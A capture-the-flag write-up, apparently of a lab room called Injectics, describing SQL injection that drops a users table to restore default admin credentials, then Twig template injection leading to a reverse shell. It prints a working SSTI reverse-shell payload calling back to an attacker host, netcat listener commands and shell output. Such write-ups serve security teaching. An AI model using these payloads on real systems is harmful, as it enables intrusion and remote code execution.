
1.Application Behavior on Missing users Table

a. The Injectics application is designed to ensure that certain tables always exist. If the users table is missing (for example, because an attacker ran DROP TABLE users;), the application's bootstrap logic re-creates it using a predefined SQL script or a fallback.
b. That fallback typically includes INSERT statements for default accounts (at least "superadmin" and "dev") with known passwords—exactly what we saw in mail.log.

2. **Gaining Administrative Privileges**
   a. Once the table is dropped, **all** previous user accounts vanish. Immediately afterward, the application rebuilds it fresh, inserting only its default users. Because we already know "superadmin"'s default password from mail.log, we can now log in as a full administrator.
   b. Without any rate limiting or multi-factor authentication, this step is instantaneous. The only requirement is: an authenticated "dev" or other account with access to /edit_leaderboard.php is needed to perform the DROP TABLE injection.
3. **Security Implication**
   a. This attack chain highlights a critical vulnerability: a single SQL injection in a seemingly innocuous section of the application (editing leaderboard entries) allowed an attacker to escalate privileges completely—going from "dev" to "superadmin" without ever knowing the "superadmin" password beforehand (except from mail.log).
   b. Proper precautions (parameterized queries, database user permissions that disallow DROP TABLE, and server-side input validation) would have prevented this.




After that, we switch over to Burp Suite's Repeater (or Response) tab and paste in our chosen payload. Once everything is set, we send the request and observe that Burp reports it as successfully received by the server. Finally, we refresh the page in our browser and see the confirmation message—indicating that our injection worked exactly as intended and everything completed without errors.



Seems like database or some important table is deleted. InjecticsService is running to restore it. Please wait for 1-2 minutes.

6.8 Logging as admin and getting shell

Next, we navigate to the /adminLogin007.php page and enter the administrator credentials we retrieved earlier from mail.log. After submitting the form, the server accepts our login without issue, and we are immediately granted full admin-level access. We can confirm this because the admin dashboard appears with all the elevated options and controls available only to a true administrator.



Next, we navigate to the user profile page, where our goal is to obtain a reverse shell. After testing several inputs, I realized that this field is vulnerable to Server-Side Template Injection (SSTI). Initially I tried simply typing “test” and then moved on to using {{7*7}}—when the page evaluated that expression and displayed “49,” it confirmed that arbitrary template code was being executed on the server.


Now that we know SSTI is present, our plan is to launch a listener on our own machine (for example, using nc -lvnp 4444) and then inject a reverse shell payload into the profile field. In practice, you would replace the {{7*7}} test with a reverse shell command—something like:


{{ ['bash -c "bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1"', "]|sort('passthru')|join }}

Once this payload is submitted, the server will execute our bash command and connect back to the listener on our machine, giving us an interactive shell. In case you're not sure how to craft a reverse shell snippet, you can search "reverse shell generator" online to find many variants (e.g., Python, Perl, PHP, or Bash one-liners). Simply copy the appropriate command, insert it inside the SSTI syntax, and submit it in the profile form. If all goes well, your listener will catch the incoming connection and you'll have full remote access to the server.

Netcat command: rlwrap nc -lvnp 8000

-rlwrap --- we can use arrows for navigation in terminal




Injectics
Update Profile
Profile updated successfully.
Email
superadmin@injectics.thm
First Name
{{ [
& /dev/tcp/10.14.104.89/8000 0>&1'", ""] | sort('passthru') }}" required>
Last Name
Submit
kali ~/THM/injection$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
kali ~/THM/injection$ rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.14.104.89] from (UNKNOWN) [10.10.150.8] 49758
bash: cannot set terminal process group (646): Inappropriate ioctl for device
bash: no job control in this shell
www-data@injectics:/var/www/html$


kali ~/THM/injection$ rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.14.104.89] from (UNKNOWN) [10.10.150.8] 49758
bash: cannot set terminal process group (646): Inappropriate ioctl for device
bash: no job control in this shell
www-data@injectics:/var/www/html$ ls
ls
adminLogin007.php
banner.jpg
composer.json
composer.lock
conn.php
css
dashboard.php
edit_leaderboard.php
flags
functions.php
index.php
injecticsService.php
js
login.php
logout.php
mail.log
script.js
styles.css
update_profile.php
vendor
www-data@injectics:/var/www/html$ cat flags
cat flags
cat: flags: Is a directory
www-data@injectics:/var/www/html$ cd flags
cd flags
www-data@injectics:/var/www/html/flags$ ls
ls
5d8af1dc14503c7e4bdc8e51a3469f48.txt
www-data@injectics:/var/www/html/flags$ cd 5d
cd 5d

6.9 Conclusion

Summary of Steps

1. Pinged the target to verify network connectivity.
2. Ran an Nmap scan to discover open ports (notably HTTP on port 80).
3. Visited the webpage and found a comment pointing to mail.log.
4. Retrieved mail.log to obtain default credentials in plaintext.
5. Inspected script.js and confirmed client-side filtering only (no server-side validation).
6. Attempted a classic SQL injection, then confirmed a blind (time-based) SQLi vulnerability.
7. Logged in as dev using credentials from mail.log.
8. Injected DROP TABLE users via the leaderboard editing endpoint—triggering automatic recreation of the users table with default credentials.
9. Logged in as superadmin to retrieve the first flag from the admin panel.
10. Discovered a Twig-based SSTI in the "Update Profile" form.
11. Used SSTI (via the passthru filter) to list and read the hidden flag file.

This completes how each vulnerability was found and how both flags were obtained.

This assessment demonstrated the process of identifying and exploiting common web application vulnerabilities through methodical reconnaissance and testing. From discovering exposed files to bypassing authentication and achieving a successful reverse shell via Server-Side Template Injection (SSTI), each step highlighted the importance of input validation and proper access control. While we did not escalate privileges beyond the initial access, the findings still emphasize the potential risks posed by insecure coding and configuration practices. Regular security testing and proactive hardening remain essential for maintaining a secure environment.

Yurii Sodoma

See you soon in next writeup's